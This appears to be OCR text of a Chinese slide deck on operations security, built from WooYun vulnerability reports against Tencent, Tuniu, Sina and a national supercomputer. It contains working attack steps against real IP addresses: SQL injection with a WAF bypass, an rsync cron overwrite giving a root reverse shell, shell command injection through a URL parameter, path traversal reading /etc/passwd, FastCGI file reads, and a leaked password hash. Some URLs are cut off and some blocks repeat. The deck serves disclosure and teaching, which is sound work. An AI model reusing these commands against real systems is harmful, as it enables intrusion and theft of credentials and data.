“从乌云看运维安全那点事”

boooooom@wooyun

关于我

- goderci在［百度］搞企业安全
- booooooom在［乌云］做产品

乌云白帽子怎么看

- 什么是运维?
- 运维怎么做?
- 哪里有问题?
- 怎么更安全?


什么是运维?

- 运维工程师，集合网络、系统、数据库、开发、安全工作于一身的“复合性人才”。 - 百度百科


B104
103


运维怎么做?

- 网络?



网络

- 划分边界
- 制定规范
- 合规检查



边界?

- 建一座城（区域防守）

规范

- 城内的规矩
- 进出城的规矩
- 有法可依

合规性检查

- 城门守卫（ids，ips）
- 巡逻兵（定时监控）

那么问题来了?

- 运维的直接问题
  - http://www.wooyun.org/bugs/wooyun-2015-094510
  - http://www.wooyun.org/bugs/wooyun-2010-034704
- 应用的问题(ssrf)
  - http://www.wooyun.org/bugs/wooyun-2010-026212
- 一个有意思的小技巧

详细说明：

这个叫结构化抽取平台？OP参数存在注入，

code 区域

```
http://123.151.12.139/apple/index/?templates=0&type=all&u
```

有waf，用这个大牛的这个方法http://zone.wooyun.org/content/167


（乌云转码bug，你们把\N换成一个斜杠！！！！！！！）

code 区域

```
http://123.151.12.139/apple/index/?templates=0&type=all&u
```


直接读mysql账号密码

1171421 涉及的用户数，这么多。算少的吧，这产品



漏洞概要

缺陷编号： WooYun-2015-94510
漏洞标题： 腾讯某数据管理后台暴露且存在多处sql注入（waf绕过,涉及117w用户）
相关厂商： 腾讯
漏洞作者： booooooom
提交时间： 2015-01-29 09:34
公开时间： 2015-03-15 09:36
漏洞类型： SQL注射漏洞
危害等级： 高
自评Rank： 20
漏洞状态： 厂商已经确认
漏洞来源： http://www.wooyun.org
Tags标签： php+数字类型注射 管理后台对外 Mysql



漏洞证明：

覆盖rsync /tmp/t.cron m.tuniu.com::cron/root

然后就有rootshell了

code 区域

```
nc -l -vv 8888

Connection from 58.68.255.41 port 8888 [tcp/ddi-tcp-1] accepted

sh: no job control in this shell

sh-3.2# id

uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk
```

修复方案：

漏洞回应

厂商回应：

危害等级：高

漏洞Rank：20

确认时间：2013-08-19 10:26

厂商回复：

问题确认，感谢@结界师

漏洞概要

缺陷编号： **WooYun-2013-34704**

漏洞标题： 途牛网某服务运维不当导致主站可以被入侵及渗透（涉及核心代码和数据）

相关厂商： **途牛旅游网**

漏洞作者： **结界师**

提交时间： 2013-08-19 10:25

公开时间： 2013-10-03 10:26

漏洞类型： 系统/服务运维配置不当

危害等级： 高

自评Rank： 20

漏洞状态： 厂商已经确认

漏洞来源： **http://www.wooyun.org**

Tags标签： **安全意识不足** **配置不当** **rsync**

蘑菇总是长一片啊同样问题不会只有一个

详细说明：

code 区域

```
rsync m.tuniu.com::

tuniuV2

hsww

framework

mnt_tuniuV2

html

images
```

简要描述：

通过一些小的安全漏洞加上一些网络设计的不合理和安全边界的缺失是可以遍历腾讯内部网络的

详细说明：

code 区域

```
http://b2.wap.soso.com/sweb/detail.jsp?icfa=1327068&sid=AaEj1UgdrgdWthTwdJnvPeTI
```

是可以有转码服务的

code 区域

```
--------------------------------------------------------------------------------

[+] Start host verifying. Please wait...

--------------------------------------------------------------------------------


[+] Find admin.soso.com

 |       10.130.74.19

[+] Find ads.soso.com

 |       124.89.31.177

 |       124.89.102.66

[+] Find app.soso.com

 |       61.135.167.96

[+] Find auto.soso.com

 |       124.115.14.19

[+] Find b.soso.com
```

缺陷编号： **WooYun-2013-26212**

漏洞标题： 我是如何漫游腾讯内部网络的

相关厂商： **腾讯**

漏洞作者： **结界师**

提交时间： 2013-06-18 13:35

公开时间： 2013-08-02 13:36

漏洞类型： 设计缺陷/逻辑错误

危害等级： 高

自评Rank： 20

漏洞状态： 厂商已经确认

漏洞来源： **http://www.wooyun.org**

```
tank-Pro% curl -v http://182.254.3.185
* Rebuilt URL to: http://182.254.3.185/
* Hostname was NOT found in DNS cache
*   Trying 182.254.3.185...
* Connected to 182.254.3.185 (127.0.0.1) port 80 (#0)
> GET / HTTP/1.1
> User-Agent: curl/7.37.1
> Host: 182.254.3.185
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sun, 29 Mar 2015 04:15:50 GMT
* Server Apache is not blacklisted
< Server: Apache
< cache-control: private, max-age=0
< Expires: Sun, 29 Mar 2015 04:15:50 GMT
< Vary: Accept-Encoding
< Content-Length: 290
< Connection: close
< Content-Type: text/html; charset=utf-8
<
* Closing connection 0
<script type='text/javascript'>if( parent.main ){parent.main.location.href = 'http://passport.oa.com/modules/passport/signin.ashx?url=http%3
A%2F%2F182.254.3.185%2F';} else{top.location.href = 'http://passport.oa.com/modules/passport/signin.ashx?url=http%3A%2F%2F182.254.3.185%2F';
}</script>%
tank-Pro% curl http://183.232.121.142 -v
* Rebuilt URL to: http://183.232.121.142/
* Hostname was NOT found in DNS cache
*   Trying 183.232.121.142...
* Connected to 183.232.121.142 (127.0.0.1) port 80 (#0)
> GET / HTTP/1.1
> User-Agent: curl/7.37.1
> Host: 183.232.121.142
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sun, 29 Mar 2015 04:16:53 GMT
* Server Apache is not blacklisted
< Server: Apache
< cache-control: private, max-age=0
< Expires: Sun, 29 Mar 2015 04:16:53 GMT
< Vary: Accept-Encoding
< Content-Length: 294
< Connection: close
< Content-Type: text/html; charset=utf-8
<
* Closing connection 0
<script type='text/javascript'>if( parent.main ){parent.main.location.href = 'http://passport.oa.com/modules/passport/signin.ashx?url=http%3
A%2F%2F183.232.121.142%2F';} else{top.location.href = 'http://passport.oa.com/modules/passport/signin.ashx?url=http%3A%2F%2F183.232.121.142%
2F';}</script>%
```

系统

- 服务运维
- 资产管理

服务

- 上线管理
- 弱口令
- 弱访问控制
- 各种坑爹的服务配置

看上线怎么坑?

嗯，看提示，要你输入几个参数

code 区域

```
http://119.147.193.173/php/task.php
```

输入以后报错，我猜他是拼接命令进行执行了

code 区域

```
http://119.147.193.173/php/task.php?url=http://localhost;ps%20aux;&cmd=id&time_inde
```

果然~

漏洞证明：

119.147.193.173/php/task.php?url=http://localhost;cat /etc/hosts;&cmd=id&time_index=1&email=

```
<br />
<b>Notice</b>:  Undefined index: callback in <b>/usr/local/apache2/htdocs/php/task.php</b> on line <b>62</b><br />
({"add_task_ret":"-1","add_task_info":"# hosts         This file describes a number of hostname-to-address
#               mappings for the TCP/IP subsystem.  It is mostly
#               used at boot time, when no name servers are running.
#               On small systems, this file can be used instead of a
#               "named" name server.
# Syntax:
#
# IP-Address  Full-Qualified-Hostname  Short-Hostname
#

127.0.0.1       localhost
10.185.9.86     vc.qq.com
# special IPv6 addresses
sh: -t: command not found
","url":"http://localhost;cat /etc/hosts;"})
```

缺陷编号： **WooYun-2015-92833**

漏洞标题： 腾讯某站任意系统命令执行(可入侵)

相关厂商： **腾讯**

漏洞作者： **booooooom**

提交时间： 2015-01-20 10:55

公开时间： 2015-03-06 11:04

漏洞类型： 命令执行

危害等级： 高

自评Rank： 20


漏洞状态： 厂商已经确认

119.147.193.173/php/task.php?url=http://localhost;cat /etc/hosts;&cmd=id&time



```
<br />
<b>Notice</b>:  Undefined index: callback in <b>/usr/local/apache
({"add_task_ret":"-1","add_task_info":"#
# hosts         This file describes a number of hostname-to-addre
#               mappings for the TCP/IP subsystem.  It is mostly
#               used at boot time, when no name servers are runni
#               On small systems, this file can be used instead o
#               "named" name server.
# Syntax:
#
# IP-Address  Full-Qualified-Hostname  Short-Hostname
#

127.0.0.1       localhost
10.185.9.86     vc.qq.com
# special IPv6 addresses
sh: -t: command not found
","url":"http://localhost;cat /etc/hosts;"})
```

看弱口令怎么坑?

连接后扫内网，发现开放ssh的一个内网ip




于是在kali虚拟机里用hydra随便扫了一下，成功进入



漏洞概要

缺陷编号： **WooYun-2015-97005**
漏洞标题： 天河一号超级计算机集群可被登陆控制（所有节点可下发任务执行命令，上百账号泄露）
相关厂商： **中国国家超级计算机中心**
漏洞作者： **zph**
提交时间： 2015-02-12 17:42
公开时间： 2015-03-29 17:44
漏洞类型： 成功的入侵事件
危害等级： 高
自评Rank： 20
漏洞状态： 已交由第三方合作机构(cncert国家互联网应急中心)处理
漏洞来源： **http://www.wooyun.org**
Tags标签： 无



访问控制自欺欺人，你们心虚吗?

详细说明：

首先绑定HOST

218.94.82.117 boss.tuniu.org

218.94.82.117 test.tuniu.org

218.94.82.117 hsww.ng.tuniu.org

某后台：

后测试工具：

漏洞概要

缺陷编号： WooYun-2014-81180
漏洞标题： 途牛另类方式导致内网部分敏感系统泄露
相关厂商： 途牛旅游网
漏洞作者： Wangl
提交时间： 2014-10-29 12:44
公开时间： 2014-12-13 12:46
漏洞类型： 网络设计缺陷/逻辑错误
危害等级： 高
自评Rank： 20
漏洞状态： 厂商已经确认
漏洞来源： http://www.wooyun.org
Tags标签： 无

各种典型的坑爹配置来了?

```
rpcuser:!!:16237::::::

nfsnobody:!!:16237::::::

sshd:!!:16237::::::

nslcd:!!:16237::::::

saslauth:!!:16237::::::

arpwatch:!!:16237::::::

tcpdump:!!:16237::::::

backupman:$6$.bvPz/aB/s$ViibKkUOCsbUiNuHjn35YoSJDeUCanHlFcXF87cpS4nBQTpOOlt2.erUc.q9Z/
0:99999:7:::

mysql:!!:16321:0:99999:7:::

www:!!:16353:0:99999:7:::

admin:!!:16353:0:99999:7:::
```

http://183.60.76.243:8003/root/.bash_history 可下载

http://183.60.76.243:8003/root/1.sql 数据库备份文件

证明：

http://183.60.76.243:8003/root/.bash_history 可下载

http://183.60.76.243:8003/root/1.sql 数据库备份文件

漏洞概要

缺陷编号： WooYun-2015-92151

漏洞标题： 腾讯某服务配置不当导致包括数据库文件、密码hash等任意文件可下载

相关厂商： 腾讯

漏洞作者： booooooom

提交时间： 2015-01-16 08:53

公开时间： 2015-03-02 08:54

漏洞类型： 系统/服务运维配置不当

危害等级： 高

自评Rank： 20

漏洞状态： 厂商已经确认

漏洞来源： http://www.wooyun.org

Tags标签： webserver设置不当

漏洞名称

蘑菇街某服务器任意文件读取(包括root hash)

多玩某服务配置不当导致任意系统文件读取(root密码hash)

新浪微博某服务配置不当导致任意文件读取(包括root账号ha

腾讯某服务配置不当导致包括数据库文件、密码hash等任意

多玩某服务配置不当导致任意系统文件读取

锤子科技某服务配置不当导致任意系统文件读取

优酷某站配置不当导致任意文件读取（root密码哈希泄漏）

36kr某站配置不当导致任意系统文件读取

JJ某服务配置不当导致任意系统文件读取

新型任意文件读取漏洞的研究

2015/03/04 9:21 | phith0n | 漏洞分析 | 占个座先 | 捐赠作者

0x00 前言

早前发现boooom在乌云上发了很多个任意文件读取的漏洞，都是形如

```
http://target/../../../../etc/passwd
```

这样。当时感觉很新奇，因为正常情况下，通常的服务器中间件是不允许直接读取web目录以外的文件的，为什么这样的漏洞却出现在了很多案例中。

后来在lijiejie的文章给出了解释：http://www.lijiejie.com/python-django-directory-traversal/ ，原来是python这种新型web开发方式造成的问题。然后翻了下我自己以前用web.py、tornado开发的一些应用，果然也存在这样的问题。

这个问题就像lijiejie说的那样，一方面是低版本django框架自身的一些漏洞，另一方面，就是开发者自身的疏忽造成的问题。

这不得不提到现今开发框架与以前的一些区别。不管是python还是node、ruby的框架，都是一个可以自定义URL分配的框架，不再是像php或asp中那样根据目录结构来请求文件。所有的请求由用户定义规则，而框架内核部分解析、配发、执行。比如我们请求的“/login/”这个URL，很可能是被配发给一个LoginHandler类去处理了，而不是请求到`/login/index.php`上。

这时候造成了一个问题，如果我们就是想去请求一个真实的文件，比如css、js等静态文件，怎么办？

一般也会有一些区分，一些要求比较高的应用，多是采用了CDN缓存或负载均衡，nginx作为负载分配的处理器。当发现我们请求的url是一个静态文件的话，就直接由CDN或nginx返回相应文件。如下图：

gary大牛发现的这个有意思的问题。

详细说明：

FASTCGI对外

code 区域

```
[root@localhost fastcgi]$ /usr/local/php/bin/php fcgiget.php 61.164.160.7:9000/etc/hos

# that require network functionality will fail.

127.0.0.1               localhost.localdomain localhost

::1             localhost6.localdomain6 localhost6


#TLS

61.164.160.30 tls.show.sina.com.cn

61.164.160.30 tls.dp99.com


#MPS

61.164.160.31 mps.show.sina.com.cn


#管理后台

61.164.160.29 admin.show.sina.com.cn

61.164.160.29 oms.show.sina.com.cn

61.164.160.29 ucshow.sina.com.cn

61.164.160.29 admin.tg.show.sina.com.cn

61.164.160.28 app.show.sina.com.cn

61.164.160.28 gameapp.show.sina.com.cn

61.164.160.28 rm.show.sina.com.cn

61.164.160.28 viproom.show.sina.com.cn

61.164.160.28 bug.show.sina.com.cn

61.164.160.28 server.show.sina.com.cn

61.164.160.28 tms.api.sinashow.com
```

漏洞概要

缺陷编号： WooYun-2015-94202

漏洞标题： 新浪某站配置不当导致任意文件包含可shell

相关厂商： 新浪

漏洞作者： booooooom

提交时间： 2015-01-27 16:19

公开时间： 2015-03-13 16:20

漏洞类型： 文件包含

危害等级： 高

自评Rank： 12

漏洞状态： 厂商已经确认

漏洞来源： http://www.wooyun.org

Tags标签： 文件包含漏洞

FASTCGI对外

code 区域


```
[root@localhost fastcgi]$ /usr/local/php/bin/php fcgiget.php 61.164.1

# that require network functionality will fail.

127.0.0.1               localhost.localdomain localhost

::1             localhost6.localdomain6 localhost6


#TLS

61.164.160.30 tls.show.sina.com.cn

61.164.160.30 tls.dp99.com
```

又到了大家心虚的时刻了！

详细说明：

首先从一个看似很蛋疼的页面开始说起

http://123.125.106.97/test/data.php 这是个啥？



嗯，他教我要传入两个参数。

code 区域

```
please input 'date=&type='
```

随便传入两个值发现是下载xls，经验告诉我，date这个参数很有可能是拼接然后读文件，于是有了

code 区域

```
http://123.125.106.97/test/data.php?date=../../../../../../../../../../../../../../../../../../../../../../../../../../../../etc/passwd%00
```

